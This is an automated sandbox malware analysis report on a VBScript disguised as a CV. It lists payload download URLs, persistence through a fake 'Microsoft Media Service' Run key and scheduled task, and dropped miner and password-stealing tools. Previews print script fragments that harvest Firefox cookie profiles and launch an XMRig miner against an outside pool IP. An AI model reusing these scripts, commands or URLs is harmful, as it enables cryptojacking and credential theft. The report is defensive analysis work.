http://https://gitlab.com/cv6535510/cv/-/raw/main/curriculum_vitae-usb.vbs?inline=falsee	wscript.exe, 00000017.00000002.881382988.000001E320C05000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000019.00000002.899241012.000001FFE0BB5000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://gitlab.com/cv4345521/cv/-/raw/main/gmail.7z?inline=falseA	wscript.exe, 00000005.00000003.811414806.0000022163163000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://xmrig.com/wizard%s	7g.exe, 0000000B.00000003.817222736.0000000003580000.00000004.00001000.00020000.00000000.sdmp, mservice.exe, 00000013.00000000.863918261.00007FF7A0D92000.00000002.00000001.01000000.00000009.sdmp, mservice.exe.11.dr	false	• URL Reputation: safe	unknown
http://https://new-sentry.gitlab.net	wscript.exe, 00000005.00000003.811836031.0000022165974000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.855760178.0000022163163000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.811414806.00000221630D2000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.858632166.000002216318E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000002.860768150.0000022163193000.00000004.00000020.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://snowplow.trx.gitlab.net	wscript.exe, 00000005.00000003.811414806.0000022163163000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.857991730.0000022163565000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.855760178.0000022163163000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.811414806.00000221630D2000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.858632166.000002216318E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000002.860768150.0000022163193000.00000004.00000020.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sentry.gitlab.net/api/105/security/?sentry_key=a42ea3adc19140d9a6424906e12fba86;	wscript.exe, 00000005.00000003.811414806.0000022163163000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.857991730.0000022163565000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.855760178.0000022163163000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.811414806.00000221630D2000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.858632166.000002216318E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000002.860768150.0000022163193000.00000004.00000020.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://xmrig.com/wizard	7g.exe, 0000000B.00000003.817222736.0000000003580000.00000004.00001000.00020000.00000000.sdmp, mservice.exe, 00000013.00000000.863918261.00007FF7A0D92000.00000002.00000001.01000000.00000009.sdmp, mservice.exe.11.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://gitlab.com/	wscript.exe, 00000005.00000003.811414806.000002216311D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.858655277.000002216311D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.811414806.0000022163163000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000002.860768150.000002216311D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.855760178.000002216311D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.7-zip.org/O	wscript.exe, 00000005.00000003.858655277.000002216310C000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.811414806.000002216310C000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000002.860768150.000002216310C000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.855760178.000002216310C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://snowplow.tgitlab.c%	wscript.exe, 00000005.00000003.811836031.0000022165974000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://gitlab.com	wscript.exe, 00000005.00000002.860768150.0000022163193000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://gitlab.com/cwlf	wscript.exe, 00000005.00000003.811414806.0000022163163000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://gitlab.com/cv6535510/cv/-/raw/main/curriculum_vitae-usb.vbs?inline=false	wscript.exe, 00000019.00000002.899281249.000001FFE25D7000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000019.00000002.899123544.000001FFE0938000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000019.00000002.899241012.000001FFE0BB5000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000019.00000003.898695255.000001FFE094D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000019.00000003.898409186.000001FFE093A000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000019.00000003.898525051.000001FFE093A000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000019.00000002.899199737.000001FFE094E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000019.00000003.898567720.000001FFE0943000.00000004.00000020.00020000.00000000.sdmp, sarmat.vbs.11.dr	false		high
http://https://www.7-zip.org/a/7zr.exe	wscript.exe, 00000005.00000003.858386999.0000022162F60000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000002.860549226.0000022162F61000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.856009779.0000022162F60000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://gitlab.com/cv6535510/cv/-/raw/main/curriculum_vitae-usb.vbs?inline=falseMsg	wscript.exe, 00000015.00000002.992417001.0000016591D38000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000019.00000003.898409186.000001FFE093A000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000019.00000003.898525051.000001FFE093A000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000019.00000003.898567720.000001FFE0943000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://gitlab.com/-/sandbox/	wscript.exe, 00000005.00000003.811836031.0000022165974000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.855760178.0000022163163000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.811414806.00000221630D2000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.858632166.000002216318E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000002.860768150.0000022163193000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://gitlab.com/admin/	wscript.exe, 00000005.00000003.811836031.0000022165974000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.855760178.0000022163163000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.811414806.00000221630D2000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.858632166.000002216318E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000002.860768150.0000022163193000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://gitlab.com/assets/	wscript.exe, 00000005.00000002.860768150.0000022163193000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://customers.gitlab.com	wscript.exe, 00000005.00000002.860768150.0000022163193000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://gitlab.com/-/speedscope/index.html	wscript.exe, 00000005.00000003.811836031.0000022165974000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.855760178.0000022163163000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.811414806.00000221630D2000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.858632166.000002216318E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000002.860768150.0000022163193000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.google.com/recaptcha/	wscript.exe, 00000005.00000002.860768150.0000022163193000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://xmrig.com/docs/algorithms	7g.exe, 0000000B.00000003.817222736.0000000003580000.00000004.00001000.00020000.00000000.sdmp, mservice.exe, 00000013.00000000.863918261.00007FF7A0D92000.00000002.00000001.01000000.00000009.sdmp, mservice.exe.11.dr	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://sourcegraph.com	wscript.exe, 00000005.00000003.811414806.0000022163163000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.857991730.0000022163565000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.855760178.0000022163163000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.811414806.00000221630D2000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.858632166.000002216318E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000002.860768150.0000022163193000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://gitlab.com/cv4345521/cv/-/raw/main/gmail.7z?inline=falsex	wscript.exe, 00000005.00000003.811414806.0000022163163000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://apis.google.com	wscript.exe, 00000005.00000003.811414806.0000022163163000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.857991730.0000022163565000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.855760178.0000022163163000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.811414806.00000221630D2000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.858632166.000002216318E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000002.860768150.0000022163193000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://snowplow.tgitlab.c%%.	wscript.exe, 00000005.00000003.811836031.0000022165974000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.nirsoft.net/	7g.exe, 0000000B.00000003.816824886.000000003A20000.00000004.00001000.00020000.00000000.sdmp, 7g.exe, 0000000B.00000003.817222736.0000000003580000.00000004.00001000.00020000.00000000.sdmp, ps.exe.11.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://sentry.gitlab.net	wscript.exe, 00000005.00000003.811836031.0000022165974000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.855760178.0000022163163000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.811414806.00000221630D2000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.858632166.000002216318E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000002.860768150.0000022163193000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://gitlab.com/cv4345521/cv/-/raw/main/gmail.7z?inline=falsem	wscript.exe, 00000005.00000003.811414806.0000022163163000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.recaptcha.net/	wscript.exe, 00000005.00000002.860768150.0000022163193000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.65.251.78	gitlab.com	United States		13335	CLOUDFLARENETUS	false
49.12.202.237	www.7-zip.org	Germany		24940	HETZNER-ASDE	false
141.94.96.144	unknown	Germany		680	DFNVereinzurFoerderungeinesDeutschenForschungsnetzese	true

General Information

Joe Sandbox Version:	37.1.0 Beryl
Analysis ID:	882715
Start date and time:	2023-06-06 17:24:56 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 45s
Hypervisor based Inspection enabled:	false

Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	curriculum_vitae-copie.vbs
Detection:	MAL
Classification:	mal100.troj.evad.mine.winVBS@29/17@2/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 6.9% (good quality ratio 6.9%) • Quality average: 84.7% • Quality standard deviation: 18.3%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, consent.exe, WMIADAP.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): ctldl.windowsupdate.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:25:58	API Interceptor	44x Sleep call for process: powershell.exe modified
17:28:51	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Microsoft Media Service wscript.exe "C:\Users\Public\WindowsUpdate\mservice.vbs" //b //nologo
17:28:52	Task Scheduler	Run new task: MicrosoftUpdateService path: wscript.exe s>C:\Users\Public\windowsupdate\mservice.vbs //b //nologo
17:29:00	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Microsoft Media Service wscript.exe "C:\Users\Public\WindowsUpdate\mservice.vbs" //b //nologo

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\Public\7g.exe

Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	584704
Entropy (8bit):	6.635079012262598
Encrypted:	false
SSDEEP:	12288:trKhRhfkjdw4HKcZDhysKJ1npqCC6BzHtP4iFO+:treJSwIKlysk1nxbVHtdO+
MD5:	F7D5BA4EC2A88F2FF1F0ABEC61108A0B
SHA1:	73EC819230F0C03B46A97FB3A9DEA013151874EA
SHA-256:	89FE813D8A27CCC7F261E32BF1ACD605D55523579C3C0662104C083BFE710D8B
SHA-512:	7AD2C62BB0318841A86DCDBA6F82F4EA7515245D4C9CDE08CB807748BDAE4DE43E4729CA84D8DAA164DD567717CB0AAF49B24E9B5AB6BF31B1418B8144B3E77A
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y.r.....f.....r.....r.....r.....C.....A.....+..... ...+.....g.....Rich.....PE..L.....Wd.....t.....@.....@.....$...x.... .....0...L..... .....4.....text....r.....t..... ..`.rdata.....x.....@..@.data....j.....@....sxdata.....@....rsrc..... ....@..@.reloc...V...0...X.....@..B.....

C:\Users\Public\WindowsUpdate\Update.xml

Process:	C:\Users\Public\7g.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	2794
Entropy (8bit):	3.549190186621027
Encrypted:	false
SSDEEP:	48:yei1q9tRQSRiMyVwTvara+iaiudupRCRf9ufAuRa7T5XHPsV8i59rQt+++:ttRdRi1WGdiaigV9ll7dHFSQ+
MD5:	21D6C92F3AA287A7BAE667DC3618909E
SHA1:	E09887D505C41E205ADCDFC79A3203BFA9D735B2
SHA-256:	90EA3B7C2B00D4BD10E180777FFDAEA8037DA06208906DBE923AD7207F95C59F
SHA-512:	907E24370DDE2DDECA4007FA563241280571AED2640C367645C859AA375431A88605CA18A775B3B346436C5DB9E9DD53A7D4D8E8E6EAE95DC0605B13BC72111
Malicious:	**true**
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.T.a.s.k. .v.e.r.s.i.o.n.=.".1...2.". .x.m.l.n.s.=.".h.t.t.p.:.//.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n.d.o.w.s./.2.0.0.4./.0.2./.m.i.t./.t.a.s.k.".>..... . .<.T.r.i.g.g.e.r.s.>..... . . . .<.T.i.m.e.T.r.i.g.g.e.r.>..... . . . . . .<.R.e.p.e.t.i.t.i.o.n.>..... . . . . . .<.I.n.t.e.r.v.a.l.>.P.T.1.0.M.<./.I.n.t.e.r.v.a.l.>..... . . . . . .<.S.t.o.p.A.t.D.u.r.a.t.i.o.n.E.n.d.>.f.a.l.s.e.<./.S.t.o.p.A.t.D.u.r.a.t.i.o.n.E.n.d.>..... . . . . .<./.R.e.p.e.t.i.t.i.o.n.>..... . . . . .<.S.t.a.r.t.B.o.u.n.d.a.r.y.>.2.0.2.3.-.0.2.-.0.5.T.1.4.:.3.1.:.0.0.<./.S.t.a.r.t.B.o.u.n.d.a.r.y.>..... . . . . .<.E.n.a.b.l.e.d.>.t.r.u.e.<./.E.n.a.b.l.e.d.>..... . . .<./.T.i.m.e.T.r.i.g.g.e.r.>..... . .<./.T.r.i.g.g.e.r.s.>..... . .<.S.e.t.t.i.n.g.s.>..... . . . .<.M.u.l.t.i.p.l.e.I.n.s.t.a.n.c.e.s.P.o.l.i.c.y.>.I.g.n.o.r.e.N.e.w.<./.M.u.l.t.i.p.l.e.I.n.s.t.a.n.c.e.s.P.o.l.i.c.y.>..... . . .<.D.

C:\Users\Public\WindowsUpdate\WinRing0x64.sys

Process:	C:\Users\Public\7g.exe
File Type:	PE32+ executable (native) x86-64, for MS Windows
Category:	dropped

Size (bytes):	14544
Entropy (8bit):	6.2660301556221185
Encrypted:	false
SSDEEP:	192:nqjKhp+GQvzj3i+5T9oGYJh1wAoxhSF6OOoe068jSJUbueq1H2PIP0:qjKL+v/y+5TWGYOf2OJ06dUb+pQ
MD5:	0C0195C48B6B8582FA6F6373032118DA
SHA1:	D25340AE8E92A6D29F599FEF426A2BC1B5217299
SHA-256:	11BD2C9F9E2397C9A16E0990E4ED2CF0679498FE0FD418A3DFDAC60B5C160EE5
SHA-512:	AB28E99659F219FEC553155A0810DE90F0C5B07DC9B66BDA86D7686499FB0EC5FDDEB7CD7A3C5B77DCCB5E865F2715C2D81F4D40DF4431C92AC7860C7E0170D
Malicious:	**true**
Yara Hits:	• Rule: PUA_VULN_Driver_OpenLibSysorg_WinRingsys_WinRing_7Q9n, Description: Detects vulnerable driver mentioned in LOLDrivers project using VersionInfo values from the PE header - 0c0195c48b6b8582fa6f6373032118da.bin, 27bcbeec8a466178a6057b64bef66512.bin, Source: C:\Users\Public\WindowsUpdate\WinRing0x64.sys, Author: Florian Roth
Antivirus:	• Antivirus: ReversingLabs, Detection: 5%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5:n.q[..q[..q[..}[..V.{.t[..V.}.p[..V.m.r[..V.q.p[..V.|.p[..V.x.p[..Richq[.....PE..d....&.H.....".....P.....p.....dP..<....`.....@..`.....p ....p.....text..... ..h.rdata..|.... .....@..H.data.....0.....@....pdata..`....@.....@..HINIT....".....P..... ....rsrc.....`.....@..B.....

C:\Users\Public\WindowsUpdate\go.exe

Process:	C:\Users\Public\7g.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
Category:	dropped
Size (bytes):	226816
Entropy (8bit):	7.8690577923377445
Encrypted:	false
SSDEEP:	6144:S11ynIPsj6sBu8eDJc+SkXe8UmV7Mrra8kyQWmqdJW0bx:SAIPsj6sBCdskXCmVo3kyQLeRbx
MD5:	D4182738161998 70DE1A16C99702A6CF
SHA1:	92549DDA7BBCAC5EB3CC17C8FF3618C444F82AD3
SHA-256:	5ACF2688DBC6E2078D19AD7580BC06C61BF4DA9C81731738659E2A4A2C045F0B
SHA-512:	34400D0114E9300AAC9C4B0F858376B19FF6F1A00465C424CF3CEF55200204641ABE2F413CE7CA047A49CB981E31EF6C532CA216CB8B28AE362DA251A3E55AFC
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 16%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U...4..4..4..;...4..;...4.....4.7...4..4.5.....4....4....4....4.Rich.4..... .....PE..L.....Jc.....P...0.....Z.....`....@.....X....`..."..... .....UPX0.....UPX1.....P.....L.....@....rsrc....0...`...&...P.....@..... ....3.95.UPX!....

C:\Users\Public\WindowsUpdate\mozilla.vbs

Process:	C:\Users\Public\7g.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4428
Entropy (8bit):	5.0675742940767075
Encrypted:	false
SSDEEP:	96:hGzQkmSN/YdJpJOwmX+n4dWzqG5/heHapYHZ7neI+:hImc/aLR5/heHhneI+
MD5:	940BECD4A93648C673BF2D62EA2EA381
SHA1:	3E5C32C433F2D2178053584A9607E833ADD4F8C8
SHA-256:	DE5484BEA391CF374E60A7492C7BCD9C12FA8E3185A1A0C1EBC0155701C5AFA5
SHA-512:	3B56FB492B19310F5DD33A989E979CE728D587755C78C65843C604EC23953D51BF5F532BAEE656F60374A372C37F2806888B722DDC65290A81478E3F83658842
Malicious:	**true**
Preview:	dim profiles(100)..cpt_profile=0....set objFso = CreateObject("Scripting.FileSystemObject")..Set oShell = CreateObject("WScript.Shell")..appdata=oShell.ExpandEnvironmentStrings("%appdata%") ..TraverseFolders appdata....Sub ZipFolder (sFolder,zipFile).. on error resume next.. With CreateObject("Scripting.FileSystemObject").. zipFile = .GetAbsolutePathName(zipFile).. sFolder = .GetAbsolutePathName(sFolder).... With .CreateTextFile(zipFile, True).. .Write Chr(80) & Chr(75) & Chr(5) & Chr(6) & String(18, chr(0)).. End With.. End With.... With CreateObject("Shell.Application").. .NameSpace(zipFile).CopyHere .NameSpace(sFolder).Items.. Do Until .NameSpace(zipFile).Items.Count = _.. .NameSpace(sFolder).Items.Count.. WScript.Sleep 1000 .. Loop.. End With....End Sub....Function TraverseFolders(f)..set fldr = objFso.GetFolder(f)..if objFso.fileexists(f+"\cookies.sqlite") and objFso.fileexists(

C:\Users\Public\WindowsUpdate\mservice.exe

Process:	C:\Users\Public\7g.exe
File Type:	PE32+ executable (console) x86-64, for MS Windows

Category:	dropped
Size (bytes):	4770304
Entropy (8bit):	6.649403136807024
Encrypted:	false
SSDEEP:	98304:4XCVqZY5SVIhbh1A8K/drFfV6I8NXpBtkuzDS8VvazdNBi/:VVqJkI89pBTDS8NeNi/
MD5:	CFC0000B993A31C11EF58AC53837E4E1
SHA1:	750752B9C20C6BAC25C172FC5A0645CC7D631457
SHA-256:	47D70838CBEDC8B0E0634E51BDE8A72035922BDDC1177CC9210FA0ADB967D6A2
SHA-512:	BF03704F5E363940328112825976B78BE50E4A8BE2A64D50EB71E1EC016946F9D6DD256ECD2B87105AE45614982351B27AE99A53284321C3EBBC16CE316B960E
Malicious:	**true**
Yara Hits:	• Rule: XMRIG_Monero_Miner, Description: Detects Monero mining software, Source: C:\Users\Public\WindowsUpdate\mservice.exe, Author: Florian Roth (Nextron Systems) • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: C:\Users\Public\WindowsUpdate\mservice.exe, Author: Florian Roth (Nextron Systems) • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: C:\Users\Public\WindowsUpdate\mservice.exe, Author: Florian Roth (Nextron Systems) • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: C:\Users\Public\WindowsUpdate\mservice.exe, Author: Joe Security • Rule: MALWARE_Win_CoinMiner02, Description: Detects coinmining malware, Source: C:\Users\Public\WindowsUpdate\mservice.exe, Author: ditekSHen
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 83%
Preview:	MZ.....@.....0.....!..L.!This program cannot be run in DOS mode....$.....=...\...\...\...7...\...7...\...3{..\...)...\...)...\...)...\...7...\...)...\...7...\...\..\..]...)...^...)...\...)...\...)y..\...\...\...)...\..Rich.\.....PE..d....dc.....".....4...>.....0.....@..... s.....jl...`.....|tE.....r.....@p.<.....r.h{..@.B.....B.(...`.B.8..... 4.....text.....4.....4..... ..`.rdata...u... 4..v....4.....@..@.data...4.*...E.....E.....@....pdata..<....@p.....".F.....@..@_RANDOMXV.... r.....G.....@..`_TEXT_CN.&...0r..(....H.....@..`_TEXT_CN.....`r.....4H.....@..`_RDATA.....r.....FH.....@..@.rsrc.....r.....HH.....@..@.reloc..h{....r..|...NH.....@..B.....

C:\Users\Public\WindowsUpdate\mservice.vbs

Process:	C:\Users\Public\7g.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1568
Entropy (8bit):	5.533375448529494
Encrypted:	false
SSDEEP:	24:bCqIXN2pAMTEgPFtM41PKk+EfYg+1TK/AFhHqITUzF+Z+5H0TOWq/AnhskYn9DWo:HQgPFtMLkfQVNE2KlqF+I5HwkgzYb
MD5:	5CF1145271785A3EA252129F0728ED7B
SHA1:	12FA9C83FD793E51A25723BE91E66EAC7199EE6B
SHA-256:	C20D2A220F7429FA128671A5E2187B5C52821BEFDD48379E44788820FAB89E96
SHA-512:	B27F7489E7330D9910BE5A2E401C9B0B7A8371CCBD2EED857F04C2F5845AAA9CA65238452AD59680750DD5A7FA7C3BF37125CED2579431C63DED9344744FD7D
Malicious:	**true**
Yara Hits:	• Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: C:\Users\Public\WindowsUpdate\mservice.vbs, Author: Florian Roth (Nextron Systems)
Preview:	Function LPad (str, pad, length).. LPad = String(length - Len(str), pad) & str..End Function....set L5ofL5 = CreateObject("Scripting.FileSystemObject")..if not L5ofL5.FileExists("c:\users\public\log.dat") then ..set f = L5ofL5.CreateTextFile("c:\users\public\log.dat",True)..f.Write LPad(day(now), "0", 2)+LPad(month(now), "0", 2)+"-"+LPad(hour(now), "0", 2)+"h"+LPad(minute(now), "0", 2)+"m"..f.close..end if..set f2 = L5ofL5.OpenTextFile("c:\users\public\log.dat")..d = f2.ReadLine..f2.Close....Dim objWMIService, objComputer, colComputer ..Set objWMIService = GetObject("winmgmts:"& "{impersonationLevel=impersonate}!\\.\root\cimv2") ..Set colComputer = objWMIService.ExecQuery("Select * from Win32_ComputerSystem") ..For Each objComputer in colComputer ..ram = objComputer.TotalPhysicalMemory/(1024*1024)..Next ..if ram > 4096 then ..mode="auto"..Else..mode="light"..end if....command0 = """%public%\windowsupdate\mservice.exe"" -o 141.94.96.144:443 -u 42i5pNZm7cvXC77nHzvzhReAfaVbJX4GVXYvea8h

C:\Users\Public\WindowsUpdate\ps.exe

Process:	C:\Users\Public\7g.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	402944
Entropy (8bit):	6.666814366272581
Encrypted:	false
SSDEEP:	6144:QNV8uoDRSdm3v93UFlssFHgkU9KvKUXr/BAO9N/oXrsAteTQokizYu:eSDRSm3vrugB9KvKk9RO8k3u
MD5:	2024EA60DA870A221DB260482117258B
SHA1:	716554DC580A82CC17A1035ADD302C0766590964
SHA-256:	53043BD27F47DBBE3E5AC691D8A586AB56A33F734356BE9B8E49C7E975241A56
SHA-512:	FFCD4436B80169BA18DB5B7C818C5DA71661798963C0A5F5FBAC99A6974A7729D38871E52BC36C766824DD54F2C8FA5711415EC45799DB65C11293D8B829693
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: C:\Users\Public\WindowsUpdate\ps.exe, Author: Joe Security

Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 81%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....9.....9..... .....;.....;.....;.....Rich... .....PE..L....hy`.....P.....,i.....@.....@.....p..... .....text..... ..`.rdata.....@..@.data.....@....rsrc.....@.....@..@..... ....

C:\Users\Public\WindowsUpdate\sarmat.vbs

Process:	C:\Users\Public\7g.exe
File Type:	assembler source, ASCII text
Category:	dropped
Size (bytes):	2559
Entropy (8bit):	5.054358680199897
Encrypted:	false
SSDEEP:	48:PbR2Hk8fSRgDmgTzlREzXacPeIpLVdxpDnBmKhRhFl/nwvvZiOrA7BehBqnHOW+x:PbR2HtfUoxflREzXacGYzxBWCRpXMunx
MD5:	08AD7921EC11078118F3AEB89E177C3F
SHA1:	633197EE0570BA80CFE2358BBC483B64D84E838B
SHA-256:	E66DA8042513B237CE1BE98A5291C61ADE2A8EBDB87B6AEB4EB9E200B38AFC53
SHA-512:	009FE96D10FBCD751C41B7738D7E7C2748DF0F0F4C6A206C973E19D93116DE5D4906568236EC904B74302D12467126B383F3980E3351DCCD6F0232B211ABD06
Malicious:	false
